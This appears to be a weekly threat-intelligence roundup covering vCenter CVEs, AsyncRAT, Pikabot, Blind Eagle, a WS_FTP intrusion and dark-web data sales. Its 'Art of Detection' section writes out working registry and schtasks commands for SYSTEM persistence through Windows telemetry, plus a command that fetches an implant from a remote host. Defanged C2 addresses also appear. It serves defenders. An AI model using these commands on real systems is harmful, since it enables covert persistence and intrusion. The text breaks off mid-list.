Threat Intel Roundup: VCenter, fsutil, AsyncRAT, Linkedin

Week in Overview[31 Oct-7 Nov]

THREATRADAR
By HADESS

WWW.THREATRADAR.NET

Technical Summary

1. **AsyncRAT Malware Campaign Analysis:**
   - **Threat**: Sophisticated AsyncRAT malware.
   - **Method**: Distributed via a malicious HTML file that employs a range of file types to bypass AV detection.
   - **Capabilities**: Includes keylogging, data theft, and process injection into legitimate system processes for stealth.
2. **VMware vCenter Server Vulnerabilities (CVE-2023-34048 and CVE-2023-34056):**
   - **Threat**: Critical vulnerabilities, including an out-of-bounds write and information disclosure.
   - **Impact**: Potential for remote code execution and data exposure.
   - **Remediation**: Apply updates provided by VMware to affected products.
3. **Antivirus Bypass Using Windows Developer Mode:**
   - **Threat**: Malicious actors exploiting Windows Developer Mode features to bypass AV software.
   - **Method**: Utilizes developer privileges to perform unauthorized actions without detection.
4. **Multiple Data Breaches and Dark Web Activities:**
   - **Threat**: Sale of unauthorized access and sensitive data on the dark web.
   - **Targets**: Japanese IT firm, CPanel accesses, New Zealand credit cards, LinkedIn database.
   - **Impact**: Potential for widespread exploitation and identity theft.
5. **Blind Eagle APT-C-36 Campaign:**
   - **Threat**: Targeted attacks using Amadey and AsyncRAT.
   - **Method**: Utilizes phishing and other vectors for deployment.
   - **Impact**: Compromise of systems, exfiltration of sensitive data.
6. **Pikabot Malware Campaign Targeting Italy:**
   - **Threat**: Pikabot malware.
   - **Method**: Distributed through phishing with ZIP file containing the malware.
   - **Impact**: Although hampered by an error in JS, poses a significant threat if not mitigated.
7. **Trending Exploit of Atlassian Confluence Servers (CVE-2023-22518):**
   - **Threat**: Exploitation of an improper authorization vulnerability in Atlassian Confluence servers.
   - **Impact**: Used for ransomware deployment and data breaches.
8. **WS_FTP Vulnerability Intrusion (CVE-2023-40044):**
   - **Threat**: Tactics and procedures used to exploit the WS_FTP vulnerability.
   - **Method**: Involves a multi-stage attack including spear-phishing and the use of malicious URLs.
   - **Impact**: Leads to unauthorized system control and data theft.

Key Findings

it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- AsyncRAT Malware Campaign Analysis
- VMware vCenter Server Critical Remote Code Execution and Information Disclosure Vulnerabilities
- VMware, Microsoft, and SolarWinds Critical Vulnerabilities
- bypass antivirus (AV) software by using the Windows "Developer Mode" features
- Multiple Data Breaches and Dark Web Sales Involving Japanese IT Firm, CPanel, New Zealand Credit Cards, and LinkedIn Data
- Blind Eagle APT-C-36 Campaign Utilizing Amadey and AsyncRAT
- Pikabot Malware Campaign Targeting Italy
- Trending exploit: Atlassian Confluence servers due to a vulnerability identified as CVE-2023-22518
- tactics, techniques, and procedures (TTPs) used by threat actors in an intrusion related to the WS_FTP vulnerability, tracked as CVE-2023-40044.

🚨 Vulnerability of the Week

VCenter CVE-2023-34048

Impacted Products:
- VMware vCenter Server
- VMware Cloud Foundation


Introduction: VMware has disclosed two vulnerabilities within vCenter Server: an out-of-bounds write (CVE-2023-34048) and a partial information disclosure (CVE-2023-34056). Patches are available to address these vulnerabilities in the affected VMware products.

Out-of-Bounds Write Vulnerability in VMware vCenter Server (CVE-2023-34048):
- **Description**: There is an out-of-bounds write vulnerability in the DCERPC protocol implementation within vCenter Server.
- **Severity**: Classified as Critical with a CVSSv3 base score of 9.8.
- **Known Attack Vectors**: A remote attacker with network access to vCenter Server could exploit this vulnerability, potentially resulting in remote code execution.
- **Resolution**: VMware recommends applying the updates provided in the 'Response Matrix' of the security advisory to remediate this issue.
- **Workarounds**: No viable in-product workarounds are available.
- **Additional Documentation**: VMware has released an FAQ for further clarification: VMware FAQ.

Partial Information Disclosure Vulnerability in VMware vCenter Server (CVE-2023-34056):
Details regarding CVE-2023-34056 were not provided in the summary, but it is identified as an information disclosure vulnerability.

Notes:
- VMware has issued patches for vCenter Server versions 6.7U3, 6.5U3, and VCF 3.x, despite these being end-of-life products, due to the critical nature of the CVE-2023-34048 vulnerability and the absence of workarounds.
- Patches for vCenter Server 8.0U1 are also available, along with asynchronous patches for VCF 5.x and 4.x deployments. Details can be found in VMware KB88287.

😰 Malware or Ransomware



https://twitter.com/virusbtn/status/1721480980265910303

Authored by Lakshya Mathur & Vignesh Dhatchanamoorthy, the report outlines a sophisticated malware campaign involving AsyncRAT, a type of malware that remains stealthy to compromise computer systems and exfiltrate sensitive data.

McAfee Labs Observation: McAfee Labs noted a recent AsyncRAT campaign distributed through a malicious HTML file, which utilizes a variety of file types like PowerShell, WSF, VBS, and BAT to bypass antivirus detection.

Technical Analysis Summary: The infection process is initiated by a spam email containing a malicious link, which downloads an HTML file embedded with an ISO file. This ISO contains a WSF script that sets off a chain of events involving various file executions and finally process injection into a legitimate Windows utility, RegSvcs.exe.


Infection Chain Overview:

1. **Malicious Email**: The user receives a spam email with a dangerous link.
2. **HTML and ISO File**: The link downloads an HTML file, which contains an ISO image with a WSF file.
3. **WSF Execution**: The WSF file connects to URLs to download additional PowerShell scripts.
4. **PowerShell Activity**: These scripts drop multiple files and execute them, ultimately injecting malicious code into RegSvcs.exe.
5. **Malicious RegSvcs.exe**: The compromised RegSvcs process connects to an AsyncRAT server, which begins data exfiltration activities.

Malware Capabilities:

- **Keylogging**: The RAT records keystrokes and stores them in a log file.
- **Data Theft**: It steals credentials, browser data, and searches for cryptocurrency-related information.
- **Exfiltration**: Sends the stolen data to a server over TCP.

Malware Distribution Sites



https://twitter.com/reecdeep/status/1721529255102660941

A new malware campaign utilizing Pikabot has been identified targeting users in Italy. The malware is distributed via a password-protected ZIP file with the password "H17". However, an error within the JavaScript component of the attack has been detected, which disrupts the kill chain and may prevent the malware from executing as intended.

Incident Details:

- **Threat Identification**: Pikabot Malware Campaign
- **Target**: Users in Italy
- **Delivery Method**: ZIP file distribution
- **Password for ZIP**: H17
- **Kill Chain Disruption**: Error in JavaScript (JS) component

Sample Analysis: A sample of the malware has been analyzed on the any.run platform, accessible via the provided link.


Possible Drop URLs:

- hxxp://45.32.80.240/REIsgtf/Syntr
- hxxp://66.42.101.54/hsRW8R/Syntr
- hxxp://149.248.1.76/Scb/Syntr

(Note: URLs have been deliberately obfuscated with "hxxp" to prevent accidental access.)

Impact Assessment: The error in the JavaScript may mitigate the risk of infection as it halts the malware's execution process. However, the presence of multiple drop URLs suggests a potentially widespread attack vector with redundancy built into the distribution network.

Mobile Malware




https://www.sentinelone.com/labs/arid-viper-apts-nest-of-spyc23-malware-continues-to-target-android-devices/

The recent discovery of Arid Viper's APKs underscores their sustained presence in the mobile malware landscape. Their commitment to anti-analysis and obfuscation tactics reveals a keen awareness of research scrutiny, enabling them to evade detection effectively. The inclusion of code from other Arid Viper Android spyware variants within SpyC23 strengthens the link between the group's different toolsets. The proliferation of older spyware versions contributes to the attribution challenges in the intricate mobile malware ecosystem, particularly in the Middle East.

Arid Viper has historically targeted Middle East military personnel, journalists, and dissidents. Recent SpyC23 versions indicate a shift towards targeting Arabic-speaking individuals, diverging from their previous focus on Israeli military personnel using Android spyware.

To protect against this threat, individuals should refrain from installing applications from sources outside the Google Play Store. Vigilance is crucial when installing new apps, questioning whether they genuinely require the permissions they request. Notably, SpyC23 apps include an extensive permission walkthrough with images, necessitating users' consent to an excessive number of permissions.

Art of Detection



https://twitter.com/ptracesecurity/status/1721588396533965047

Microsoft's Compatibility Telemetry feature in Windows is designed to gather data on system usage and performance to help Microsoft improve user experience and resolve potential issues. However, this feature, specifically through the binary **CompatTelRunner.exe** located in the **C:\Windows\System32** directory, can be repurposed for malicious intent, particularly for establishing persistence on a compromised system during red team operations, provided that the attacker has already achieved elevated access.

TrustedSec has outlined a method to abuse this telemetry mechanism for maintaining persistence, which involves the following steps:

1. **Registry Key Creation**: A new registry subkey is created under the **TelemetryController** key.
2. **Command Key Creation**: A “Command” key is set up that will be used to execute an arbitrary command or implant.
3. **DWORD Key Creation**: A “DWORD” key named “Nightly” is created with its data value set to “1”.
4. **Scheduled Task Execution**: The “Microsoft Compatibility Appraiser” scheduled task is triggered using the **schtasks** binary.

Here are the command-line steps to achieve this:

```
reg add HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\Persistence
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\Persistence" /v Command /t REG_SZ /d "C:\Users\Peter\Downloads\demon.x64.exe"
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\Persistence" /v Nightly /t REG_DWORD /d 1
schtasks /run /tn "\Microsoft\Windows\Application Experience\Microsoft Compatibility Appraiser"
```

Executing these commands will result in the following:

- **Registry Modification**: Specific registry entries are added or modified.
- **Elevated Implant Session**: Persistence is established through an elevated implant session.

The **telemetry** binary, a C# executable, can be used by red teams to install a local payload or download an implant from a remote location. Commands for local and remote installation would look like this:

For local installation:

```
shell telemetry.exe install /path:C:\Users\peter\Downloads\demon.x64.exe
```


For remote download and installation:

```
shell telemetry.exe install /url:http://10.0.0.3:9000/demon.x64.exe
```

Upon execution, the **telemetry** tool creates the required registry structure, and the payload will be executed under the context of the **CompatTelRunner.exe** process. Since this scheduled task runs with SYSTEM level privileges, the payload will inherit these privileges, which can be confirmed by executing the **whoami** command.

It's important to note that such techniques are typically used by cybersecurity professionals within the scope of authorized penetration testing activities to identify vulnerabilities and improve security postures. Unauthorized use of such techniques is illegal and unethical.

Proxylife



https://twitter.com/RexorVc0/status/1721427219874975780

APT-C-36, also known as Blind Eagle, has initiated a targeted campaign leveraging the Amadey Bot and AsyncRAT to compromise systems in Colombia, Panama, Spain, and Ecuador. This campaign has been marked by a sophisticated use of phishing, DLL reflection, and various other techniques to establish persistence and exfiltrate sensitive information.

Attack Vector:

- **Geographical Focus**: Colombia with incidents in Panama, Spain, and Ecuador.
- **Methodology**: Phishing campaigns leading to document-based attacks, followed by a multi-stage payload delivery system.

Attack Chain:

1. **Phishing**: Spear-phishing emails are sent to potential victims to initiate the attack.
2. **Document Exploits**: Malicious documents are used, likely leveraging .lnk or .vbs files to download the payload.
3. **Payload Download**: The Amadey bot is downloaded, which in turn can fetch additional payloads.
4. **DLL Reflection**: Utilization of DLL reflection techniques for code execution and persistence.
5. **Persistence**: Establishing persistence through DLL reflection and registry keys.
6. **Next Stage Download**: Additional stages are downloaded, leading to the final payload.
7. **AsyncRAT Injection**: The final stage involves injecting AsyncRAT using InstallUtil for remote access and control.

TTPs (Tactics, Techniques, and Procedures):

- **Spear-Phishing** [T1566.001]: The initial attack vector, using tailored phishing emails to target individuals.
- **DLL Reflection Code** [T1620]: A technique used to execute code and maintain persistence without writing to disk.
- **LNK Files** [T1204.002]: Shortcut files that execute malicious scripts.
- **Malicious VBS** [T1059.005]: Use of Visual Basic scripts for execution of malicious code.
- **Download of Next Stages** [T1105]: Downloading subsequent payloads as part of a multi-stage infection process.
- **Registry Persistence** [T1547.001]: Achieving persistence by creating or modifying registry keys.
- **BITS Jobs** [T1197]: Abusing Background Intelligent Transfer Service to download or upload files.
- **Steal Account Info** [T1555]: Techniques aimed at stealing user credentials.

Indicators of Compromise (IOCs) and C2 Communication:

- MD5 Hashes:
  - 461A67CE40F4A12863244EFEEF5EBC26
  - FDD66DC414647B87AA1688610337133B
  - 5590C7E442E8D2BC857813C008CE4A6C
  - 303ACDC5A695A27A91FEA715AE8FDFB8
- C2 URLs:
  - hxxps://subirfact.com/amadey[.]txt
  - hxxp://213[.]226.123.14/8bmeVwqx

THREATRADAR
By HADESS

TTP Analysis


This private report outlines the tactics, techniques, and procedures (TTPs) used by threat actors in an intrusion related to the WS_FTP vulnerability, tracked as CVE-2023-40044. The report was initially made available to paid subscribers and provides insights into a cyber attack that began on October 2, 2023.
Here's a summary of the incident and the threat actor's activities:

1. **Initial Access (October 2, 2023):** The threat actors exploited a WS_FTP server vulnerability, establishing a foothold with Sliver beacons using executables **cl.exe** and **sl.exe**. They set up a command-and-control channel to a remote server with the IP and port 45.93.138.44|3131.
2. **First Actions (October 13, 2023):** Eleven days after gaining initial access, they conducted system reconnaissance using WinPeas from the provided GitHub link. They ran PowerShell commands to execute **winPEAS.ps1** but failed in their attempts to extract credentials using Mimikatz (**mk.exe**).
3. **Active Directory Enumeration:** The threat actors used SharpHound (**sh.exe**) to enumerate the Active Directory environment but then went silent for about five days.
4. **Further Actions (October 18, 2023):** Upon returning, they spent approximately eight hours attempting to elevate permissions and scope out the environment. This included further unsuccessful Mimikatz attempts, another SharpHound execution, and using PowerView (**pv.ps1**) to find network shares. They also accessed the plum.sqlite database file from Microsoft Sticky Notes and examined PowerShell event logs and registry settings for persistence mechanisms.
5. **Data Staging:** They prepared a staging directory, C:\temp, and copied confidential files there using PowerShell commands.
6. **Privilege Escalation Attempts:** They tried to escalate privileges using AdminSDHolder abuse (linked to an external resource for details) and creating a new machine account with PowerMad script.
7. **Using GodPotato and PsMapExec Tools:** They employed the GodPotato tool to execute commands and PsMapExec to attempt password sprays across domain users with various methods including SMB, RDP, WinRM, and WMI.
8. **Domain Privilege Escalation and Data Exfiltration:** After gaining elevated privileges, they placed the Sliver payload on the domain controller and used PowerShell remoting for execution. They proceeded to dump the **ntds.dit** database and save registry hives for SAM and SYSTEM to disk.
9. **Accessing Sensitive Documents:** They accessed documents related to Cyber Security Insurance, suggesting an interest in sensitive corporate information.
10. **Defense Evasion:** The threat actors engaged in defense evasion by removing payloads after execution and deleting PowerShell Transcript Logs, complicating the investigation.
11. **Eviction:** The report concludes with the threat actor being evicted from the environment without further observed actions.

This detailed account provides a comprehensive look at a sophisticated cyber attack, highlighting the importance of robust security measures, quick incident response, and continuous monitoring to identify and mitigate such threats.

https://twitter.com/TheDFIRReport/status/1721521600657313809

Leakage



https://twitter.com/socradar/status/1721558497458872386


A series of cyber incidents have been reported involving unauthorized access and data breaches across various regions and platforms. The following key incidents have been documented:

1. **Unauthorized Shell Access to a Japanese IT Firm**: The sale of unauthorized shell access with user and root privileges to a Japanese IT company has been detected. The sale is conducted through an auction with a starting price of $500 and a buy-it-now option at $700.
2. **CPanel Access Auction**: A massive auction of 12,000 CPanel accesses is taking place, with a starting bid of 6,000 and a buy-it-now price of 11,500. These accesses have been inactive for 4 to 20 months.
3. **New Zealand Credit Card Information Exposure**: A threat actor is selling a batch of 107 credit cards from New Zealand, with an 80-85% claimed validity rate. The sensitive information included in the sale contains full card details and personal information of the cardholders.
4. **LinkedIn Database Breach**: A database purportedly from LinkedIn has been leaked, containing information on 2.5 million individuals, including government officials.

Risk Evaluation: The recent activities present considerable risks to personal and corporate security:

- The Japanese IT firm's breach could lead to unauthorized system control and data theft.
- The auction of CPanel accesses poses a significant threat to website integrity and user data.
- The compromised credit card information from New Zealand could result in financial fraud and identity theft.
- The LinkedIn data breach raises concerns over privacy and potential social engineering attacks.

Scam Contract



https://www.hackread.com/fake-ledger-app-microsoft-app-store-crypto-funds/

In a recent incident, a fake Ledger Live app was discovered on the Microsoft App Store, which led to the theft of approximately $590,000 worth of Bitcoin from unsuspecting users. This fraudulent app operated as a phishing scam targeting users of the popular cryptocurrency hardware wallet Ledger Nano S. The incident highlights the importance of app store security and user education to prevent such incidents in the future.

Attack Method:
The attackers behind this incident used the following tactics:

1. **Counterfeit App:** The attackers uploaded a fake Ledger Live app to the Microsoft App Store. The app closely resembled the legitimate Ledger Live software but was designed to capture users' private keys and seed phrases.
2. **Phishing:** Once users installed the fake app and entered their Ledger wallet information, including private keys and seed phrases, the attackers gained access to their cryptocurrency holdings.
3. **Unauthorized Transactions:** With access to users' private keys, the attackers initiated unauthorized Bitcoin transactions, transferring approximately $590,000 worth of cryptocurrency to their wallets.


Recommendations:

1. Users should only download apps from official sources and verify the authenticity of the software provider.
2. Always enable two-factor authentication (2FA) on cryptocurrency wallets and accounts.
3. App store operators should strengthen their security protocols to detect and prevent counterfeit apps.
4. Continuous user education and awareness campaigns should be conducted to educate users about potential threats.


0Day

The vulnerabilities you've mentioned are serious security flaws affecting several major software vendors, including VMware, Microsoft, and SolarWinds. These vulnerabilities range from remote code execution to privilege escalation and information disclosure. Here is a brief summary of each:

1. **VMware vCenter Server Appliance DCE/RPC Vulnerability (CVE-2023-34048):**
   - An out-of-bounds write issue in the DCE/RPC protocol handling within VMware vCenter Server Appliance.
   - **Impact**: Remote code execution.
   - **Severity**: Critical (CVSS 9.8).
   - **Credit**: Discovered by Grigory Dorodnov of Trend Micro Security Research.
2. **Microsoft Windows win32kfull UMPDDrvCopyBits Vulnerability (CVE-2023-36804):**
